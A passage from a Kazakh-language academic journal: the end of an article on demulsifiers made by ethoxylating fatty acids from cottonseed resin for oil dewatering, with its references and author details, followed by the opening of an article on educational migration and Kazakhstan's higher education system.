қалыпты қысымда қыздырады (твитчель катализаторы немесе Петров байланысы). Май қышқылдарын (МК) алу үшін соапстоктар да қолданылады – өсімдік майларын сілтілі тазартудан пайда болатын және құрамында сабынның сулы ерітіндісі (бос МК сілтімен бейтараптандыру өнімдері), май, фосфор қосылыстары (фосфолипидтер), бояғыш заттар, механикалық қоспалар және т.б. МК алудың тағы бір көзі өсімдік майларын өндірудің жанама өнімдері болып табылатын фосфатидтер немесе фосфолипидтер болуы мүмкін. Май қышқылдарын дистилляциялау МК гудрондарын (госсиол шайыры) – құрамында гудронның құрамы 50-60% жететін мақта майын қайта өңдеу қалдықтарын пайдалану одан да перспективалы болып көрінеді. Айта кету керек, Дистилляция гудрондарын (тек-

ше Дистилляция қалдықтары) жою мәселесі өзекті және шешуді қажет етеді, әсіресе оны деэмульгаторларды синтездеу үшін тиімді пайдалану. Қазіргі уақытта беттік белсенді заттарды өндіру үшін пайдаланылатын шикізатқа оның қымбаттығына, алудың күрделілігіне (C_{13} - C_{15} , C_{10} - C_{16} фракцияларын бөлу), құрамы бойынша гетерогенділігіне байланысты қолжеткізу қиын. Сондықтан басқа көздерден алынған май қышқылдарының қоспаларын бастапқы өнім ретінде қолдануға әрекет жасалды [7].

Екінші маңызды фактор – деэмульгаторларды синтездеудің ең перспективалы әдістерін әзірлеу, олар екі негізгі түрге бөлінеді: иондық емес және иондық белсенді (катион – және анионоактивті) беттік белсенді заттар. Синтетикалық беттік белсенді заттардың әлемдік өндірісі 2013 жылы 25 миллион тоннаны құрады, оның ішінде ионоактивті – 35%, иондық емес – 65%. Салыстыру үшін, 1970 жылы беттік белсенді заттар өндірісі 4 миллион тоннаны құрады: осы мөлшерден анионоактивті және катионоактивті және иондық емес беттік белсенді заттар сәйкесінше 64,7 және 29% құрады, яғни иногендік емес беттік белсенді заттар өндірісі айтарлықтай өсті, ал ионоактивті беттік белсенді заттар азайды [8].

Биохимиялық ыдырау талаптары бұл қатынасты АҚШ-та да, Еуропада да оксипропанолденген спирттердің пайдасына өзгертеді, бірақ оксипропанолденген алкилфенолдар төменгі деңгейде болса да өз мәнін сақтайды. Соңғы мәлімдеме тармақталған алкил тобы бар оксипропанолденген алкилфенолдарға қатысты, ал тікелей алкил тобы бар қосымшалар қанағаттанарлық биохимиялық ыдырауға ие. Дегенмен, деэмульгаторлық реагенттердің әртүрлі топтарының бірқатар оң қасиеттері ғана емес, сонымен қатар, кейбір кемшіліктері де бар екенін атап өткен жөн. Сонымен, кейбір реагенттер таза судың бөлінуін қамтамасыз етеді, бірақ эмульсиялар тез бұзылмайды. Басқа реагенттер эмульсияның тез бұзылуына ықпал етеді, бірақ дренажды суларда көптеген мұнай өнімдері бар. Көптеген реагенттер механикалық қоспаларды тиімді түрде бөлмейді. Сондықтан соңғы онжылдықтарда синергетикалық әсер көрсететін қоспада бірнеше жеке қосылыстардан тұратын композициялар дами бастады [9].

Композициялардың сапалық және сандық құрамы эмпирикалық әдіспен анықталады. Бұл тәсіл көбірек эмульсиялар үшін тиімді деэмульгаторларды алуды қамтамасыз етеді. Композиция құрамына ылғалдандырғыш, диспергатор, коагулянт қасиеттері бар баз кіруі мүмкін. Соңғы жылдары де-

эмульгаторларды құрудың жаңа бағыты – катионоактивті беттік белсенді заттар көбірек орын алатын композицияларды қолдану. Деэмульгаторлардың тиімділігін арттыруға оларды кальций, магний тұздарының суда ерігіштігін арттыратын, тұздардың микрокристалдарымен және механикалық қоспалармен әрекеттесетін, оларды үлкен агрегаттарға біріктіретін және осылайша оларды мұнайдан шығаруды жеңілдететін жоғары молекулалы полиэлектролиттермен бірге қолданған кезде де қол жеткізуге болады. Полиэлектролиттер-молекулалық салмағы 5000-нан бірнеше миллионға дейінгі полимерлер. Ұсынылған деэмульгаторлардың үлкен ассортименті негізінде әмбебап реагент жасалмаған. Бұл өндірілетін мұнайдың қасиеттеріне (құрамы, мұнайдың физика-химиялық және коллоидтық-химиялық қасиеттері, қабат суының минералдануы, механикалық қоспалардың құрамы мен саны, мұнайдың сулануы, температура), оны өндіру технологияларының әртүрлілігіне байланысты. Мұның бәрі реагент-деэмульгаторға әр аймаққа тән талаптарды болжайды және барлық аймақтар үшін әмбебап реагент-деэмульгатор көмегімен мұнайды сусыздандыруға мүмкіндік бермейді, әсіресе көптеген факторлар тек бір кен орнынан екіншісіне ауысқан кезде ғана емес, сонымен бірге, белгілі бір объект шегінде уақыт бойынша өзгеріп отырады. Әрбір нақты мұнай эмульсиясы үшін құрамдас бөліктерді таңдау принципі әлі анықталған жоқ. Композицияны құрастырудың нақты әзірленген әдістері жоқ-барлығы эмпирикалық әдіспен жүзеге асырылады [10]. Сондықтан технологияны таңдау үшін алдымен синтезделетін ББЗ түрін таңдау керек. Әдеби деректерді талдау негізінде және таңдалған шикізат-май қышқылдарын ескере отырып, оның негізінде синергетикалық әсер көрсететін қоспада бірнеше жеке қосылыстар болатын композицияны құру мақсатында иногенді емес ББЗ алу туралы шешім қабылданды.

Нәтижелер мен талқылау. Иондық емес беттік белсенді заттар (ИББЗ) құрамында жоғары полярлы бейтарап топқа қосылған ұзын гидрофобты алкил тобы бар. Полярлық топ гидрофильді болуы керек, сондықтан гидрофобты топ Сулы ерітіндіге “кіре” алады. Иондық емес беттік белсенді заттардың жалпы формуласы бар: $R-X(CH_2CH_2O)_nH$. Мұнда R-алкил; X-оттегі, азот, күкірт атомы немесе функционалды топ болуы мүмкін $-COO-$, $-CONH$, $-C_6H_4O-$. Құрамында жылжымалы сутегі (қышқылдар, спирттер, фенолдар, аминдер) бар көптеген қосылыстар этилен оксидімен конденсацияланып, ИББЗ түзеді. Ең көп таралған NPA-лардың бірі – эти-

лен оксидін тиісті май қышқылдарына қосу арқылы өндірілетін оксиэтилденген май қышқылдары. Тотығу реакциясы жақсы зерттелген және Өнеркәсіптік органикалық синтезде кеңінен қолданылады [11]. Жоғарыда айтылғандарға сүйене отырып, негізгі нұсқа ретінде мақта шайырынан оқшаланған май қышқылдарын оксидеу әдісін тандаймыз. Осы шикізатты пайдалану процесі алғаш рет жүзеге асырылады, сондықтан қолда бар әдеби мәліметтер негізінде осы реакцияның механизмі мен кинетикасының негізгі заңдылықтарын анықтау және осы мәліметтер негізінде май қышқылдары үшін реакцияның алдын ала шарттарын модельдеу қажет.

Айта кету керек, оксиэтилденген май қышқылдары (полиоксипропиленалканоаттар) – бұл $\text{RCOO}(\text{C}_2\text{N}_4\text{O})\text{PN}$ жалпы формуласының қосылыстарының техникалық атауы, мұндағы R-алкил, алкенил C_7 және одан жоғары, $\text{N} \geq 1$. Оксипропиленденген МҚ ерігіштігі және қатаю температурасы R радикалының мөлшеріне және оксипропилді топтардың санына байланысты. Оксипропиленденген май қышқылдары (ОМК) этилен оксидінің әсерінен немесе СКД полиэтиленгликольдермен эфирленуі арқылы алынады. Бірінші жағдайда реакция 120-200 °C температурада және негіздердің қатысуымен 0,196-0,686 МПа қысымда жүзеге асырылады (KOH, NaOH, CH_3ONa , R_3N); реакция этилен оксиді бар қышқыл немесе оның тұзы бар қышқыл кешендерінің түзілуі арқылы жүреді. Жанама өнімдер – май қышқылдарының полигликоль эфирлері, этиленгликоль моно- және диэфирлері, полиэтиленгликольдер. Әдетте үшінші реттік аминдер катализатор ретінде қолданылады, бұл жанама өнімдердің пайда болу жылдамдығын моноэфир түзілу сатысында ғана төмендетуге мүмкіндік береді (оның реакциялық ортадағы мөлшері 90-98% жетеді). Негізгі өнеркәсіптік оксипропиленденген май қышқылдары: стеарокс-стеарин қышқылының полиоксипропилен эфирлерінің қоспасы, $\text{N} \sim 6$, құрамында 90% негізгі зат бар; судағы Стеарокс тұрақты эмульсияларды құрайды; судағы шекті рұқсат етілген концентрация (ШРК) 1,0 мг/л құрайды. Стеарокс - суда, бензолда жақсы ериді, этил спиртінде және диэтил эфирінде нашар ериді. Иондық емес ББЗ (ИББЗ) құрамында жылжымалы сутегі атомы бар қосылыстармен этилен оксидінің конденсациясы арқылы алынады [5].

Процесс сілтінің немесе басқа катализатордың (массаның 0,5 – 1,5%) қатысуымен 160 – 180°C температурада жүреді) қарқынды араластырылған реакторларда. Қышқыл және сілтілі катализаторлардың қатысуымен оксипропилдену реакциясының

механизмі әртүрлі. Оксипропилдену өнімдері көптеген полимергомологтардан тұрады. Қазіргі заманғы реагенттер – деэмульгаторлар негізінен иондық емес беттік белсенді заттар болып табылады. ИББЗ-блоксополимерлерде гидрофобты бөлік пропилен оксидін дәйекті қосу арқылы алынған полипропилен-гликоль тізбектерінен тұрады. Блоксополимерлерді синтездеу кезінде жылжымалы сутегі атомы бар әртүрлі бастапқы заттар қолданылады – төмен молекулалы гликольдер (этиленгликоль, пропиленгликоль), этилендиамин, глицерин, оларға алкилен оксидтері дәйекті түрде қосылады. Барлық иондық емес беттік белсенді заттардың гидрофильді құрамдас бөлігі жылжымалы сутегі атомының орны бойынша гидрофобты құрамдас бөлікке этилен оксидін дәйекті қосу арқылы алынған полиэтиленгликоль тізбектері болып табылады [11-12].

Негізінен иондық емес беттік белсенді заттар болып табылатын заманауи реагенттерді – деэмульгаторларды алу және қолдану мәселесі туралы айта отырып, этилен оксидінің ерекше маңыздылығын атап өткен жөн. Этилен оксиді (этилен оксиді) циклдік эфирлерге жатады. Заттың құрылымдық формуласы: $\begin{matrix} \text{H}_2\text{C} & - & \text{CH}_2 \\ & \diagdown & / \\ & \text{O} & \end{matrix}$ Үш мүшелі эпоксидті циклдің күшеюіне байланысты этилен оксиді және басқа да ұқсас қосылыстар жоғары реактивтілікке ие. Қалыпты температура мен қысымда этилен оксиді газ күйінде болады. Төмен температурада этилен оксиді – белгілі бір эфир иісі бар жеңіл ұшпа түссіз сұйықтық (қайнау температурасы – 10,7 °C; қатаю температурасы – 113,3°C); сумен 12,8°C балку температурасы бар 7 H_2O молекуласы бар гидрат түзеді. Сумен этилен оксиді барлық жағынан араласады, ауамен жарылғыш қоспалар түзеді. Этилен оксиді инсектицидтік және бактерицидтік қасиеттерге ие. -1°C болған кезінде этилен оксидінің диэлектрлік өткізгіштігі 13,9 құрайды. Диполь моменті 1,88 – 1,91 D құрайды. Айта кету керек, этилен оксиді бұл ең реактивті органикалық қосылыстардың бірі, кернеулі үш мүшелі эпоксидті циклдің ашылуының қарапайымдылығына байланысты ол құрамында жылжымалы сутегі атомы бар заттарды қосып, β – оксипропил туындыларын түзе алады, сонымен қатар, полимерленуі мүмкін.

Ғылыми зерттеулердің нәтижелері қазақстандық кен орындарында өндірілетін эмульсиялық мұнайдың жай-күйіне талдау жүргізу, сондай-ақ, коалесценция процесін жүргізуге арналған аппараттарда алынған жергілікті шикізатты пайдалана отырып ұнғыма өнімдерін деэмульсиялау үшін қолжетімді реагенттерді қолдану болып табылады. Толығы-

рақ зерттеулер кейінгі эксперименттік зерттеулерде жүргізілетін болады.

Қорытынды. Мәселенің жай-күйіне жүргізілген талдау Қазақстандық кен орындарында, оның ішінде Оңтүстік Торғай ойпагында өндірілетін мұнайдың едәуір бөлігі эмульсиялық болып табылатынын көрсетеді. Мұнайды өндіру кезінде оның құрамындағы су мөлшері 85-90% аралығында болады. Пайдаланудың кеш сатысына енген кен орындарында мұнайдың физика-химиялық және реологиялық қасиеттерінің елеулі өзгеруіне байланысты ұңғымалар өнімін өндіру, жинау және дайындау жүйесінде заманауи техникалық-технологиялық шешімдерді әзірлеу және енгізу талап етіледі.

Мұнайды тасымалдауға дайындау кезінде негізінен импорттық өндірістің реагенттері қолданылады, бұл мұнай өндіретін және өңдейтін компанияларға айтарлықтай қаржылық шығындар әкеледі. Сондықтан жергілікті шикізатты пайдалану арқылы алынған ұңғыма өнімдерін эмульсиялау үшін қолжетімді реагенттерді пайдалану өзекті және экономикалық тұрғыдан тиімді шешім болып табылады [12-13].

Композициялық эмульгаторларды қолдану парафинді майларды дайындаудың маңызды аспектісі болып табылады, өйткені белгілі реагенттер мұнай ұңғымаларының мұндай өнімдерін сусыздандыру және тұзсыздандыру кезінде тиімсіз. Бұл жол жеке реагенттердің маңызды сипаттамаларын күшейтуге және олардың функционалдық әсерін кеңейтуге мүмкіндік береді.

Су-мұнай эмульсияларын тиімдірек бұзуға аралас әдісті қолданған жағдайда қолжеткізуге болады, мысалы, пайдалану электрокоалесцентті аппарат [13], олар электродтардың электродегидраттар немесе электрокоалесценторлар қызметін атқарады. Аппараттар гидратор электродының ішінде емес, су-мұнай эмульсиясындағы су тамшыларының коалесценция процесін жүргізуге арналған, бірақ одан тыс, ақтам құрылғыда, жоғары сенімділікке ие. Суды мұнайдан бөлу тұндыру аппаратында жүзеге асырылады. Бұл авторлардың пікірінше, электр энергиясын тұтынуды азайтуға және мұнайдың сусыздану және тұзсыздандыру сапасын жақсартуға мүмкіндік береді.

Әдебиеттер

1. Надиров Н.К. Как сделать Казахстан самой конкурентоспособной и передовой нефтяной страной мира. Нефть и газ. – 2020- № 3 (4). -стр.7-50.
2. Gulnaz Zh. Moldabaeva, Saltanat E. Baibotaeva, Kazim S. Nadirov, Yury V. Zeygman, Aynur S. Sadyrbaeva. Reagent preparation for oil treatment and its use in the process of dehydration. Jr. of Industrial Pollution Control. – 2017.- Vol. 33(1) - pp.1075-1084.
3. Турков О.С. К вопросу о глубинной нефти Южно-Торгайского бассейна. Нефть и газ.-2020.- № 5 (119). - стр.70-83.
4. Надиров К.С., Жантасов М.К., Надирова Ж.К., Джусенов А.У., Досмухамбет М.П. Получение сырья для синтеза деэмульгатора из побочных продуктов переработки масла хлопчатника. Вестник КазНТУ им. К.И. Сатпаева, Алматы.- 2014.- №6 (106).- стр.98-104.
5. Надиров К.С., Бимбетова Г.Ж., Орынбасаров А.К., Зият А.Ж. Сравнительная оценка эффективности действия новых композиционных и наномодифицированных деэмульгаторов. Вестник ЕНУ им.Л.Н. Гумилева.- 2016.- №2 (111), Ч.1 - стр. 272-278.
6. Надиров К.С., Бимбетова Г.Ж., Жантасов М.К., Орынбасаров А.К. Исследование механизма и кинетики процесса оксигилирования жирных кислот госсиполовой смолы. Материалы за XI Международна научна практична конференция «Бъдещите изследования-2015». София, «БялГРАД-БГ» ООД - 2015.- Т. 12.- стр. 86-90.
7. Бимбетова Г.Ж., Хамитова М.Б., Жантасов М.К., Нарманов М.М. Исследование состава и свойства композиционного деэмульгатора Госсильван-3К2. Труды МНПК «Ауэзовские чтения -16: Четвертая промышленная революция: новые возможности модернизации Казахстана в области науки, образования и культуры». - Шымкент.- 2018.- стр. 77-81.
8. Analytical review of the world oil market for December 2012. According to International Energy Agency - Oil Market Report. - 23 p.
9. Надиров Н.К. Водонефтяная смесь, проблемы ее разделения.- Алматы: Гылым- 2009.- 148с.

10. Otarbaev N.Sh., Kapustin V.M., Nadirov K.S., Bimbetova G.Zh., Zhantasov M.K., Nadirov R.K. New potential demulsifiers obtained by processing gossypol resin/Indonesian Journal of Chemistry.- 2019.- Vol.19 (4).- pp.959-966.

11. Надиров К.С. Композиционный деэмульгатор. Патент РК № 32196 от 01.06.2017.

12. Nadirova, Z.K., Ivakhnenko, O.P., Zhantasov, M.K., Bimbetova, G.Z., &Nadirov, K.S. (2021). Ultrasound-assisted dewatering of crude oil from Kumkol oil field. Chemical Bulletin of Kazakh National University.- 2021.- Vol.101(2).- pp. 4-10.

13. Надиров К.С., Жантасов М.К., Бимбетова Г.Ж., Орынбасаров А.К. Разработка аппаратурно-технологического оформления процесса оксигетилирования жирных кислот госсиполовой смолы. Национальная ассоциация ученых. Ежемесячный журнал.- Екатеринбург.- 2015.- № 3(8). - стр.160-163.

References

1. Nadirov N.K. Kak sdelat' Kazahstan samoj konkurentosposobnoj i peredovoj neft'janoj stranoj mira. Neft' i gaz. -2020. - № 3 (4). - str.7-50. [in Russian].

2. Gulnaz Zh. Moldabaeva, Saltanat E. Baibotaeva, Kazim S. Nadirov, Yury V. Zeygman, Aynur S. Sadyrbaeva. Reagent preparation for oil treatment and its use in the process of dehydration. Jr. of Industrial Pollution Control. - 2017.- Vol. 33(1) - pp.1075-1084.

3. Turkov O.S. K voprosu o glubinnoj nefti Juzhno-Torgajskogo bassejna. Neft' i gaz.-2020.- № 5 (119). - str.70-83. [in Russian].

4. Nadirov K.S., Zhantasov M.K., Nadirova Zh.K., Dzhusenov A.U., Dosmuhambet M.P. Poluchenie syr'ja dlja sinteza dejemul'gatora iz pobochnyh produktov pererabotki masla hlochatnika. Vestnik KazNTU im. K.I. Satpaeva, Almaty.- 2014.- №6 (106).- str.98-104. [in Russian].

5. Nadirov K.S., Bimbetova G.Zh., Orynbasarov A.K., Zijat A.Zh. Sravnitel'naja ocenka jeffektivnosti dejstvija novyh kompozicionnyh i nanomodificirovannyh dejemul'gatorov. Vestnik ENU im.L.N. Gumileva.- 2016.- №2 (111), Ch.1 - str. 272-278. [in Russian].

6. Nadirov K.S., Bimbetova G.Zh., Zhantasov M.K., Orynbasarov A.K. Issledovanie mehanizma i kinetiki processa oksijetilirovaniya zhirnyh kislot gossipolovoj smoly. Materiali za HI Mezhdunarodna nauchna praktichna konferencija «B#deshhite izsledovaniya-2015». Sofija, «BjalGRAD-BG» OOD - 2015.- T. 12.- str. 86-90. [in Russian].

7. Bimbetova G.Zh., Hamitova M.B., Zhantasov M.K., Narmanov M.M. Issledovanie sostava i svojstva kompozicionnogo dejemul'gatora Gossil'van-3K2. Trudy MNPК «Aujezovskie chteniya -16: Chetvertaja promyshlennaja revoljucija: novye vozmozhnosti modernizacii Kazahstana v oblasti nauki, obrazovaniya i kul'tury». - Shymkent.- 2018.- str. 77-81. [in Russian].

8. Analytical review of the world oil market for December 2012. According to International Energy Agency - Oil Market Report. - 23 p.

9. Nadirov N.K. Vodoneft'janaja smes', problemy ee razdeleniya.- Almaty: Gylym- 2009.- 148 s. [in Russian].

10. Otarbaev N.Sh., Kapustin V.M., Nadirov K.S., Bimbetova G.Zh., Zhantasov M.K., Nadirov R.K. New potential demulsifiers obtained by processing gossypol resin/Indonesian Journal of Chemistry.- 2019.- Vol.19 (4).- pp.959-966.

11. Nadirov K.S. Kompozicionnyj dejemul'gator. Patent RK № 32196 ot 01.06.2017.

12. Nadirova, Z.K., Ivakhnenko, O.P., Zhantasov, M.K., Bimbetova, G.Z., &Nadirov, K.S. (2021). Ultrasound-assisted dewatering of crude oil from Kumkol oil field. Chemical Bulletin of Kazakh National University.- 2021.- Vol.101(2).- pp. 4-10.

13. Nadirov K.S., Zhantasov M.K., Bimbetova G.Zh., Orynbasarov A.K. Razrabotka apparaturno-tehnologicheskogo oformleniya processa oksijetilirovaniya zhirnyh kislot gossipolovoj smoly. Nacional'naja asociacija uchenyh. Ezhemesjachnyj zhurnal.- Ekaterinburg. -2015.- № 3(8). - str.160-163. [in Russian].

Авторлар туралы мәліметтер

Затыбеков К.С. - PhD докторант, М.Әуезов атындағы Оңтүстік Қазақстан университеті, Шымкент, e-mail:

a.k.zatybekovy@mail.ru;

Жантасов М.К.- техника ғылымдарының кандидаты, қауымдастырылған профессор, кафедра меңгерушісі, М.Әуезов атындағы Оңтүстік Қазақстан университеті, Шымкент, e-mail: manapjan_80@mail.ru;

Надилов К.С. - химия ғылымдарының докторы, профессор, М.Әуезов атындағы Оңтүстік Қазақстан университеті, Шымкент, e-mail: nadirovkazim@mail.ru;

Бегимова А.Р. - PhD докторант, М.Әуезов атындағы Оңтүстік Қазақстан университеті, Шымкент, e-mail: as_86_ar@mail.ru;

Джусенов А.У.-магистр, аға оқытушы, М.Әуезов атындағы Оңтүстік Қазақстан университеті, Шымкент, e-mail: absater1963@mail.ru.

Information about the authors

Zatybekov K.S.-PhD doctoral, M.Auezov South Kazakhstan University, Shymkent, e-mail: a.k.zatybekovy@mail.ru;

Zhantassov M.K. - Candidate of Technical Sciences, Associate Professor, Head of the Department. M.Auezov South Kazakhstan University, Shymkent, e-mail: manapjan_80@mail.ru;

Nadirov K.S. - doctor of chemical sciences, professor, M.Auezov South Kazakhstan University, Shymkent, e-mail: nadirovkazim@mail.ru;

Begimova A.R. - PhD doctoral, M.Auezov South Kazakhstan University, Shymkent, e-mail: as_86_ar@mail.ru;

Dzhusenov A.U. - master's degree, M.Auezov South Kazakhstan University, Shymkent, e-mail: absater1963@mail.ru

ЖОҒАРЫ БІЛІМ БЕРУ ЖҮЙЕСІН ЖЕТІЛДІРУ ЖАҒДАЙЫНДА БІЛІМ МИГРАЦИЯСЫНЫҢ РӨЛІ

М.Ж. Сүлейменова, Р.Қ. Елшібаев

Нархоз университеті, Алматы, Қазақстан,

e-mail: moldir.suleimenova@narхоз.kz

Білім иммиграциясы әлемнің барлық елдері, соның ішінде Қазақстанның дамуы үшін де орасан зор әлеуметтік маңызға ие. Атап айтқанда, кемінде мынадай төрт негізгі: әлеуметтік, саяси, демографиялық және экономикалық әсерге ие. Жоғары білім беру жүйесін жетілдіруде білім көші-қоны тақырыбы білім алушылардың ұтқырлығы мен білім сапасы арасындағы байланысқа назар аударатын өзекті зерттеу саласы болып табылады. Мұндай зерттеулер білім мен тәжірибе алмасуды жеңілдетеді, мәдени әртүрлілікті байытады және жоғары білім беру жүйесін жетілдіреді. Ол студенттерге әртүрлі елдердегі әралуан білім беру ресурстары мен тәжірибелеріне қол жеткізуге мүмкіндік береді. Қазақстан Республикасында оқитын шетелдік студенттер санының артуының қазіргі серпінін оң бағалай отырып, Қазақстанның әлемдік білім беру қызметтері нарығының көшбасшы елдерінің деңгейіне қол жеткізу үшін осы қызметтерді экспорттау саласында елдің бәсекеге қабілеттілігін кеңейту жөніндегі тұжырымдаманы әзірлеу қажет екені атап өтіледі.

Түйін сөздер: білім миграциясы, халықаралық көші-қон, жоғары білім, білім беру қызметтерінің әлемдік нарығы, академиялық ұтқырлық, бәсекеге қабілеттілік, жұмыспен қамту, еңбек ресурстары

РОЛЬ МИГРАЦИИ ЗНАНИЙ В СОВЕРШЕНСТВОВАНИИ СИСТЕМЫ ВЫСШЕГО ОБРАЗОВАНИЯ

М.Ж. Сүлейменова, Р.Қ. Елшібаев

Университет Нархоз, Алматы, Республика Казахстан,

e-mail: moldir.suleimenova@narхоз.kz

Образовательная иммиграция имеет большое социальное значение для развития всех стран мира, в том числе и Казахстана. В частности, оно имеет как минимум четыре основных эффекта: социальный, политический, демографический и экономический. В совершенствовании системы высшего образования тема миграции знаний является актуальной областью исследований, в которой основное внимание уделяется связи между мобильностью обучающихся и качеством образования. Такие исследования способствуют обмену знаниями и опытом, обогащают культурное разнообразие и совершенствуют систему высшего образования. Это дает студентам доступ к разнообразным образовательным ресурсам и опыту в разных странах. Положительно оценивая нынешнюю динамику увеличения количества иностранных студентов, обучающихся в Республике Казахстан, отмечается, что для выхода на уровень стран-лидеров мирового рынка образовательных услуг Казахстану необходимо разработать концепцию расширения конкурентоспособности страны в сфере экспорта этих услуг.

Ключевые слова: образовательная миграция, международная миграция, высшее образование, мировой рынок образовательных услуг, академическая мобильность, конкурентоспособность, занятость, трудовые ресурсы.

THE ROLE OF KNOWLEDGE MIGRATION IN IMPROVING THE HIGHER EDUCATION SYSTEM

M.Zh. Suleimenova, R.K. Elshibaev

Narхоз University, Almaty, Republic of Kazakhstan,

e-mail: moldir.suleimenova@narхоз.kz

Educational immigration is of great social importance for the development of all countries of the world, including Kazakhstan. In particular, it has at least four main effects: social, political, demographic and economic. In improving the higher education system, the topic of knowledge migration is a relevant area of research, which focuses on the connection between student mobility and the quality of education. Such research promotes the exchange of knowledge and experience, enriches cultural diversity and improves higher education. This gives students access to a variety of educational resources and experiences in different countries. Positively assessing the current dynamics of increasing the number of foreign students studying in the Republic of Kazakhstan, it is noted that in order to reach the level of leading countries in the world market of educational services, Kazakhstan needs to develop a concept for expanding the country's competitiveness in the export of these services.

Key words: educational migration, international migration, higher education, global market for educational services, academic mobility, competitiveness, employment, labor resources.

Кіріспе. Қазіргі уақытта жаһандану халықаралық жұмыспен қамту тенденцияларына айтарлықтай әсер етеді. Тіпті оқу орындарында біз шетелдік студенттерді көбірек таба аламыз, бұл болашақ жұмысшыларды интернационаландырудың жоғары қарқындылығын білдіруі мүмкін.

Жастар халықтың ең мобильді тобы болып табылады және кәсіптік білім алу осы жастағы топ үшін көші-қонның негізгі себептерінің бірі болып табылады. Жастар мектеп бітіретін елді мекенде таңдаған кәсіп немесе мамандық бойынша білім беру ұйымдарының болмауы білім көші-қонының негізгі себебі болып табылады. Жастардың басым бөлігі – кәсіптік-техникалық білім алатын оқу мигранттары – оқуды аяқтағаннан кейін мектеп бітірген елді мекенге қайтып оралуды жоспарламайды.

Қазіргі жаһандық тенденциялардың бірі – халықтың көші-қонының, оның ішінде білім беру көші-қонының артуы. Білім көші-қоны әлеуметтік құбылыс ретінде оқу немесе ғылыми-зерттеу жұмысы мақсатында білім алу немесе білім беру саласында жұмысқа орналасу мақсатында елден тыс немесе ел ішіндегі аумақтық қозғалыс болып табылады. Еліміздегі білім көші-қонын реттеу мәселесін зерттеу өзекті бола түсуде, өйткені ол бір жағынан жаңа білім алуға ықпал етеді, ЖОО түлектерінің бәсекеге қабілеттілігін арттырады, жоғары білімнің сапасы мен тиімділігін арттырады. Керісінше, жіберуші елде талантты жастардың басқа елдерге кетуіне әкеледі. Жастар кететін мемлекеттер үшін білім көші-қонының жағымсыз салдарын қалай болдырмауға немесе азайтуға болатыны туралы заңды сұрақ туындайды.

Осыған байланысты Қазақстандағы білім көші-қонының ерекшеліктерін шетелдік тәжірибені ескере отырып зерттеу өзекті жағдай болып табылады. Бұл мақаланың мақсаты – білім көші-қонының ерекшеліктерін зерттеу және оның жағымсыз салдарын төмендететін факторларды іздеу.

Әдістер мен материалдар. Көші-қонның да тұрақты өсу тенденциясы бар ерекше түрі – жастардың шетелге білім алу үшін кетуі. ЮНЕСКО деректері бойынша 2001 жылы дүние жүзінде 2,1 млн адам шетелде білім алса, 2017 жылы олардың саны 5,3 миллионнан асты[1]. Көптеген сарапшылар бұл үрдістің бірқатар оң жақтары бар деп есептейді. Шетелде білім алған студенттер елге жаңа біліммен оралады. Сонымен қатар, олар басқа елдердің мәдениетімен танысуға және басқа елдердің азаматтарымен жеке байланыс орнатуға мүмкіндік алады. Бұл экономикалық дамуға және халықаралық ынтымақтастықты нығайтуға үлкен септігін тигізеді. Мұндай жағдайларда көші-қонды «мидың ағылуы» емес, «мидың мобильділігі» ретінде қарастыру керек шығар.

Студенттердің ұтқырлығын жеңілдету үшін университеттер қос және бірлескен дипломдық бағдарламаларды, несие беруді және стратегиялық серіктестіктерді көбірек енгізуде. Сонымен қатар, елдер стандарттарды үйлестіруде, сапаны қамтамасыз ету тетіктерін тереңдетуде және екіжақты, аймақтық немесе жаһандық деңгейде академиялық біліктіліктерді мойындауда.

Білім алушылар шетелдік ЖОО-да оқуға шешім қабылдағанда нені басшылыққа алады? Экономикалық ынтымақтастық және даму ұйымы (ЭЫДҰ) жүргізген білім миграциясы бойынша алынған зерттеу нәтижелері көрсеткендей, негізгі факторлар: үйде білім алудың қолжетімділігі, қаржылық шығындар, сондай-ақ, елде және шетелде білім беру сапасы [2]. Университеттер студенттер құрамын әртараптандыру және әлемдік рейтингтерін жақсарту үшін шетелдік студенттерді жалдайды, бірақ, жалпы алғанда, негізгі себеп - кірісті арттыру. Сонымен, 2016 жылы ғана шетелдік студенттер АҚШ экономикасына шамамен 39,4 миллиард АҚШ долларын әкелді. Үкіметтер көбінесе студенттердің ұтқырлығын басқа елдермен тығыз байланыс орнату тәсілі


ретінде қарастырады. Мысалы, АҚШ-тағы Фулбрайт стипендиялық бағдарламасы жыл сайын 160-тан астам елде 8000-ға жуық адамды қолдайды [3].

Студенттік ұтқырлықтың маңызды қозғаушы күші-жұмыс тәжірибесін алу мүмкіндігі. Мысалы, 2011-2014 жылдары Үндістан студенттерінің саны Ұлыбританияда шамамен 50% - ға қысқарды және Ұлыбритания саясатындағы өзгерістер оқуды бітіргеннен кейін жұмыс визаларын алуды шектегеннен кейін Австралияда 70%-ға өсті [4].

Корея Республикасында 2010-2014 жылдары шетелдік студенттер саны 85 мыңға жуық адам деңгейінде қалды. 2015 жылы Корея үкіметі 2023 жылға қарай 200 мың шетелдік студент алуды мақсат етіп қойды, бұл студенттердің жалпы санының 5% құрайды [5]. Университеттерге Халықаралық филиалдар немесе бағдарламалар ашуға, ағылшын тілін оқытуды кеңейтуге мүмкіндік беретін ережелер әзірленді, шетелдік студенттерге стипендиялар бөлінді, оқуды бітіргеннен кейін жұмысқа орналасу мүмкіндіктері кеңейтілді. Нәтижесінде 2017 жылы Корея Республикасында шетелдік студенттер саны 124 мыңға дейін өсті.

